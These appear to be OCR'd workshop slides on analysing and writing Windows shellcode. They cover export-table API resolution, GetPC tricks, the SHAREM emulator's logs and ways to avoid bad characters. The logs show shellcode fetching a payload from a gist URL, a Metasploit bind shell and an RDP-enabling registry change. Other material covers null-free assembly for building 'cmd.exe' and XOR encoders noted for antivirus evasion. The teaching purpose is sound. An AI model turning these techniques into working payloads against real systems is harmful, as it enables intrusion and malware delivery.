} IMAGE_NT_HEADERS, *PIMAGE_NT_HEADERS;
```

+ 0x4
+ 0x14
+ 0x60

0x78

Export Directory

Table 10. IMAGE_EXPORT_DIRECTORY Format

`DWORD Characteristics`
: This field appears to be unused and is always set to 0.

`DWORD TimeDateStamp`
: The time/date stamp indicating when this file was created.

`WORD MajorVersion`

`WORD MinorVersion`
: These fields appear to be unused and are set to 0.

`DWORD Name`
: The RVA of an ASCIIZ string with the name of this DLL.

`DWORD Base`
: The starting ordinal number for exported functions. For example, if the file exports functions with ordinal values of 10, 11, and 12, this field contains 10. To obtain the exported ordinal for a function, you need to add this value to the appropriate element of the AddressOfNameOrdinals array

`DWORD NumberOfFunctions`
: The number of elements in the AddressOfFunctions array. This value is also the number of functions exported by this module. Theoretically, this value could be different than the NumberOfNames field (next), but actually they're always the same.

`DWORD NumberOfNames`
: The number of elements in the AddressOfNames array. This value seems always to be identical to the NumberOfFunctions field, and so is the number of exported functions.

`PDWORD *AddressOfFunctions`
: This field is an RVA and points to an array of function addresses. The function addresses are the entry points (RVAs) for each exported function in this module.

`PDWORD *AddressOfNames`
: This field is an RVA and points to an array of string pointers. The strings are the names of the exported functions in this module.

`PWORD *AddressOfNameOrdinals`
: This field is an RVA and points to an array of WORDs. The WORDs are the export ordinals of all the exported functions in this module. However, don't forget to add in the starting ordinal number specified in the Base field.

0x14

This one is potentially better.

This is another name for EXPORT_TABLE.
This is not as well defined on Microsoft sources as other items, but the info is out there.

Final Steps to Get WinAPI Runtime Address

- After getting base of Export Directory, we can then **iterate** through Name pointers.
- Once we get the one we want, we can read the Ordinal from the Ordinals.
  - Get corresponding entry; they are parallel arrays.
- We can use the Ordinal value to reach the slot in AddressOfFunctions array that has RVA of our WinAPI.
- We now have our function's runtime address!!!
  - We can save this to memory to be retrieved later!

Get Program Counter or EIP (GetPC) Techniques

- Where are we in memory???
- Shellcode is position independent.
  - It does not magically know where it is in memory nor runtime addresses for functions!

- CALL/POP Technique
  - CALL puts address of next instruction on stack
  - POP pulls address off the stack
  - Other techniques like *Fstenv* tricks - which we will not use.

```
call get_pc
get_pc:
  pop eax  ; EAX now has our current
instruction address
```

Pre-Lab 1 Demo

- WinAPIHash.py
- ShellcodeHarness.exe
- WinDbg

Why We Care About Shellcode Analysis

- **Shellcode in malware**
  - Can be easily obfuscated – more difficult to analyze.
  - Often featured as part in multi-stage samples.
- **Shellcode analysis challenges**
  - Analysis must be performed on shellcode to fully comprehend what is behind malicious obfuscation.
  - Unlike PE binaries, shellcode does not directly call WinAPIs.
    - Makes static analysis difficult.
  - Dynamic analysis (e.g. WinDbg) is possible, but time consuming.

.exe file

```
PUSH    0x6578652e

PUSH    0x636c6163

MOV     dword ptr [EBP + -0x14],ESP
PUSH    0x3
PUSH    dword ptr [EBP + -0x14]
MOV     EDI,dword ptr [EBP + -0x10]
CALL    WinExec
```

PE file will likely have API call labeled

Shellcode

```
PUSH    0x6578652e

PUSH    0x636c6163

MOV     dword ptr [EBP + -0x14],ESP
PUSH    0x3
PUSH    dword ptr [EBP + -0x14]
MOV     EDI,dword ptr [EBP + -0x10]
CALL    EDI
```

Shellcode version: What is **EDI**????

SHAREM: The Ultimate Shellcode Analysis Tool

```
Sharem>Emulator> h

 ____    SHAREM    _     _
|  _ \ _ __ ___ _ _| |__ | |_ ___ _ __ ___
| |_) | '__/ _ \ | | | '_ \| __/ _ \ '_ ` _ \
|  __/| | |  __/ |_| | | | | ||  __/ | | | | |
|_|   |_|  \___|\__,_|_| |_|\__\___|_| |_| |_|

z -  Initiate emulation.
s -  Select syscall versions.
m -  Maximum instructions to emulate.    [900000]
v -  Verbose mode (Timeless Debugging).  [x]
      Log all Assembly executed to emulationLog.txt
c -  Complete code coverage.             [x]
a -  CPU Architecture                    [32]
b -  Break out of infinite loops.        [x]
n -  Number of iterations before break.  [5000]
p -  Emulation verbose print style.      [x]
e -  Change entry point offset.          [0x0]
w -  Multiline print style of artifacts. [x]
h -  Show this menu.
x -  Exit.
```


```
0x120000eb HeapCreate(DWORD flOptions, SIZE_T dwInitialSize, SIZE_T dwI
        DWORD flOptions: HEAP_CREATE_ENABLE_EXECUTE
        SIZE_T dwInitialSize: 0x10
        SIZE_T dwMaximumSize: 0x2000
        Return: HANDLE 0x25000000

0x120000f7 HeapAlloc(HANDLE hHeap, DWORD dwFlags, SIZE_T dwBytes)
        HANDLE hHeap: 0x25000000
        DWORD dwFlags: HEAP_ZERO_MEMORY
        SIZE_T dwBytes: 0x3000
        Return: LPVOID 0x25001000
```

```
0x87 mov edi, dword ptr [ebp - 8]          8b 7d f8
0x8a call edi                              ff d7
    ; call to LoadLibraryA
      (kernel32.dll)
0x8c mov dword ptr [ebp - 0xc], eax        89 45 f4
0x8f xor ecx, ecx                          31 c9
0x91 push ecx                              51
0x92 push 0x5a636578                       68 78 65 63 5a
0x97 mov byte ptr [esp + 3], cl            88 4c 24 03
0x9b push 0x456e6957                       68 57 69 6e 45
0xa0 push esp                              54
0xa1 push dword ptr [ebp - 0xc]            ff 75 f4
0xa4 mov esi, dword ptr [ebp - 4]          8b 75 fc
0xa7 call esi                              ff d6
    ; call to GetProcAddress
      (kernel32.dll, WinExec)
0xa9 mov dword ptr [ebp - 0x10], eax       89 45 f0
0xac xor edx, edx                          31 d2
0xae push edx                              52
0xaf push 0x6578652e                       68 2e 65 78 65
0xb4 push 0x636c6163                       68 63 61 6c 63
                ; calc.exe - Stack string
0xb9 mov dword ptr [ebp - 0x14], esp       89 65 ec
0xbc push 3                                6a 03
0xbe push dword ptr [ebp - 0x14]           ff 75 ec
0xc1 mov edi, dword ptr [ebp - 0x10]       8b 7d f0
0xc4 call edi                              ff d7
    ; call to WinExec
      (calc.exe, SW_MAXIMIZE)
```

```
************ Artifacts ********
*** Correlations ***
somePayload.exe -> payload.exe

*** Paths ***
** Misc **
c:\Users\Public\Downloads
c:\Users\Public\Downloads\payloa

*** Files ***
** Create **
payload.exe

** Misc **
somePayload.exe : 05eeb73092f5f8e298d11002407aba69
kernel32.dll
urlmon.dll
advapi32.dll
payload.exe

*** Web ***
https://gist.githubusercontent.com/ShelbyVH/750b32dbd1f33960b5aecff4d32a3c7c/raw/3fb43d88c7564ec32f62fee
5188b546333/somePayload.exe [200]
```

SHAREM Emulator

- Extensive API support
  - Over **30,000 WinAPIs.**
  - **60+ DLLs**
  - 99% of Windows syscalls.
- Takes in **.bin** (raw binary) or **.txt** (hex representation) of shellcode as input.
- **IOC extraction**
- Enhances other SHAREM components.
- Built with Unicorn Engine
  - This is just a foundation to emulate CPU instructions.
  - We significantly build upon this.



API Emulation

- Records each **WinAPI** call made by shellcode, including the API address, parameters passed, & result
  - Uses a **special lookup dictionary** to map memory addresses to WinAPI functions.
- Viewing this information yields **great insight into the shellcode's behavior.**


Bind shell shellcode from Metasploit @hdm
http://shell-storm.org/shellcode/files/shellcode-173.html

```
0x1200005b LoadLibraryA(LPCTSTR lpLibFileName)
        LPCTSTR lpLibFileName: WS2_32.DLL
        Return: HMODULE 0x15930388

0x1200008f WSAStartup(WORD wVersionRequired, LPWSADATA lpWSADa
        WORD wVersionRequired: 0x101
        LPWSADATA lpWSAData: 0x16fffc10
        Return:  0x0

0x1200009a WSASocketA(int af, int type, int protocol, LPWSAPRO
lpProtocolInfo, GROUP g, DWORD dwFlags)
        int af: AF_INET
        int type: SOCK_STREAM
        int protocol: 0x0
        LPWSAPROTOCOL_INFOA lpProtocolInfo: 0x0
        GROUP g: 0x0
        DWORD dwFlags: 0x0
        Return: INT 0x88880000

0x120000ae bind(SOCKET s, const sockaddr * name, int namelen)
        SOCKET s: 0x88880000
        const sockaddr * name: 0.0.0.0:8721
        int namelen: 0x10
        Return: INT 0x0

0x120000b3 listen(SOCKET s, int backlog)
        SOCKET s: 0x88880000
        int backlog: 0x0
        Return:  0x0

0x120000b9 accept(SOCKET s, sockaddr * addr, int * addrlen)
        SOCKET s: 0x88880000
        sockaddr * addr: 0x16fffc04
```

Complete Code Coverage

Without Complete Code Coverage

```
************* APIs *************

0x1200003d LoadLibraryA(LPCTSTR lpLibFileName)
        LPCTSTR lpLibFileName: advapi32.dll
        Return: HMODULE 0x1439f1dc

0x12000070 GetComputerNameA(LPSTR lpBuffer, LPDWORD nSize)
        LPSTR lpBuffer: Desktop-SHAREM
        LPDWORD nSize: 0x16ffefe4 -> 0xe
        Return: BOOL TRUE
```




With Complete Code Coverage

```
************* APIs *************

0x1200003d LoadLibraryA(LPCTSTR lpLibFileName)
        LPCTSTR lpLibFileName: advapi32.dll
        Return: HMODULE 0x1439f1dc

0x12000070 GetComputerNameA(LPSTR lpBuffer, LPDWORD nSize)
        LPSTR lpBuffer: Desktop-SHAREM
        LPDWORD nSize: 0x16ffefe4 -> 0xe
        Return: BOOL TRUE

0x120000a8 RegSetKeyValueA(HKEY hKey, LPCSTR lpSubKey, LPCSTR lpValueName, DWORD
dwType, LPCVOID lpData, DWORD cbData)
        HKEY hKey: HKEY_LOCAL_MACHINE
        LPCSTR lpSubKey: \SYSTEM\CurrentControlSet\Control\Terminal Server
        LPCSTR lpValueName: fDenyTSConnections
        DWORD dwType: REG_DWORD
        LPCVOID lpData: 0x16ffefe0
        DWORD cbData: 0x4
        Return: LSTATUS ERROR_SUCCESS
```


Encoded Shellcode

- SHAREM displays the **deobfuscated** form of encoded shellcode.
  - The disassembly here clearly is not encoded, although the shellcode is.
  - If it can decode it, we will see its deobfuscated form.
- SHAREM is a **game changer** for dealing with encoded shellcode.



Same Shellcode in IDA Pro

- We are viewing a similar portion of the shellcode.
  - Gotta love those mystery bytes.
- We would not expect a traditional disassembler to be able to disassemble a shellcode's decoded form.



Emulation of Syscalls

- SHAREM's stack cleanup for syscalls is different than with WinAPIs – there is **none**.
- The shellcode author is responsible for their own stack clean up.
- The user must specify the **target OS build**, or "release," to emulate syscalls successfully.

```
************** Syscalls **************

0x1200002a NtAllocateVirtualMemory(HANDLE ProcessHandle, PVOID *BaseAddress, ULONG_PTR ZeroBits, PSIZE_T
RegionSize, ULONG AllocationType, ULONG Protect)
        HANDLE ProcessHandle: 0x0
        PVOID *BaseAddress: 0x16fffff8 -> 0x25000000
        ULONG_PTR ZeroBits: 0x0
        PSIZE_T RegionSize: 0x16ffffff4 -> 0x4000
        ULONG AllocationType: MEM_COMMIT | MEM_RESERVE
        ULONG Protect: PAGE_EXECUTE_READWRITE
        Return: NTSTATUS STATUS_SUCCESS
        EAX:  0x15 - (Windows 7, SP SP1)
```

OS Build


Smart Output

- Wherever possible, SHAREM tries to print output in **human-readable** form, such as directly using **readable memory flags**.

```
0x120000be VirtualAlloc(LPVOID lpAddress, SIZE_T dwSize, DW
DWORD flProtect)
        LPVOID lpAddress: 0x0
        SIZE_T dwSize: 0x1000
        DWORD flAllocationType: MEM_COMMIT
        DWORD flProtect: PAGE_EXECUTE_READWRITE
        Return: INT 0x25000000
```

  - All string types are parsed from memory and displayed as strings


```
0x120000c4 WinExec(LPCSTR lpCmdLine, UINT uCmdShow)
        LPCSTR lpCmdLine: calc.exe
        UINT uCmdShow: SW_MAXIMIZE
        Return: INT 0x20
```


Instructions
Distinguishing between Data and Instructions
Data
Checksums
API Pointers
API Pointer
String
0x1e4 call eax
;call to VirtualAlloc
(0x0, 0x1000, MEM_COMMIT,
PAGE_EXECUTE_READWRITE)
0x1e6 ret
0x1e7 dd c78a3146
0x1eb dd 192b9095
0x1ef dd 2680acc8
0x1f3 dd f572993d
0x1f7 dd fe6a7a69
0x1fb dd ffff0000
0x1ff CreateProcessA - API pointer
0x203 ExitProcess - API pointer
0x207 LoadLibraryA - API pointer
0x20b Sleep - API pointer
0x20f VirtualAlloc - API pointer
0x213 dd 99235dd9
0x217 dd ffff0000
0x21b URLDownloadToFileA - API pointer
0x21f urlmon.dll ; string
c7 8a 31 46
19 2b 90 95
26 80 ac c8
f5 72 99 3d
fe 6a 7a 69
01 00 00 00
02 00 00 00
03 00 00 00
04 00 00 00
99 23 5d d9
05 00 00 00
75 72 6c 6d 6f 6e 2e 64

Lab 1 - Shellcode Analysis

- Please raise your hand if you have questions

Lab 1 - Review



Writing Your Own Shellcode

Writing Your Own Shellcode

- We finally get to write our own shellcode.
- Shellcode is written in assembly.
- Our first shellcode will be to dynamically resolve `ExitProcess` and call it.
- You will be provided with a skeleton to fill in.

Removing Bad Characters - Substitution

- When using shellcode with exploits, it's likely you will have bad characters
  - Often these are 0x00, 0x0a, and 0x0d, but they could be anything.

- There are lots of tricks to get around these, and any, bad characters.

Removing Bad Characters - Tricks

- Need a NULL byte (0x00)?:
  - Consider `XOR` instead of `MOV`.
- Need a number near 0x00?
  - Make use of `INC` and `DEC` instructions, both are NULL-free.
- Need a single byte?
  - Use `LEA` to load a single byte into a register.

Removing Bad Characters - The Choices We Make!

- The opcodes that correspond to Assembly instrucitons may be comprised of bad bytes.
  - Defuse provides an esay to use web sites to quickly see the bytes: https://defuse.ca/online-x86-assembler.htm

- Consider these examples, one with NULL bytes and one without:

```
64 a1 30 00 00 00    mov eax,fs:0x30
64 8b 43 30 mov eax,DWORD PTR fs:[ebx+0x30]
```

Removing Bad Characters - Examples

```
; Get a 0x00
`XOR` EAX, EAX
; Get a number near zero
`XOR` EAX, EAX
INC EAX
; Get a single byte
`XOR` EAX, EAX
LEA EAX, [EAX+0x45]
```

Removing Bad Characters - Arithmetic

We can use that `LEA` trick to create any value by combining it with `SHL`.

Removing Bad Characters - Arithmetic

```
`XOR` EAX, EAX
LEA EAX, [EAX+0x12]
SHL EAX, 8
LEA EAX, [EAX+0x34]
SHL EAX, 8
LEA EAX, [EAX+0x56]
SHL EAX, 8
LEA EAX, [EAX+0x78]
```

Removing Bad Characters - Arithmetic

- We can also use `XOR` to create values by pre-computing the result
  - If we provide NULL-free values that cancel out, we can get any value we want
- Can we put `cmd.exe\0` on the stack using **math**?

Removing Bad Characters - Arithmetic

```
MOV EAX, 0xFF9A879A
NEG EAX
PUSH EAX
`XOR` EAX, EAX
DEC EAX
`XOR` EAX, 0xd19b929c
PUSH EAX
```

Removing Bad Characters - Encoders

- Encoders will decode your shellcode while it’s running.

- Encoders are tricky.
  - Often targeted by Anti-virus companies once discovered.
  - Chicken-and-egg problem
  - How do you encode your shellcode before use?
    - More coding!

Removing Bad Characters - Encoders

- Well-known encoder: **shikata ga nai**

- Polymorphic `XOR` additive feedback encoder
  - Uses `XOR` and addition of values to compute the key, which feeds into the decoding process.

Removing Bad Characters - Encoders

- We'll do a simple `XOR` encoder in the next lab to demonstrate the technique.

- Every byte in the payload will be `XOR` encoded with a specific value.
  - Chance of introducing a new NULL byte (0x00)
  - Can be solved with multiple encodings or,
  - Selecting a key that is not used anywhere in the shellcode.

Pre-Lab 2 Demo

- NASM
- Editor
- Debugger to check work

Lab 2 - Rolling Your Own Shellcode

- Please raise your hand if you have questions.

Lab 2 - Review

Looking up Windows APIs and Structures

- MSDN
  - learn.microsoft.com/en-us/docs
- WinDbg

Looking up WinAPIs and Structures

- MSDN DEMO

Looking up Windows APIs and Structures - WinDbg

- Microsoft publishes **some** symbols for debugging

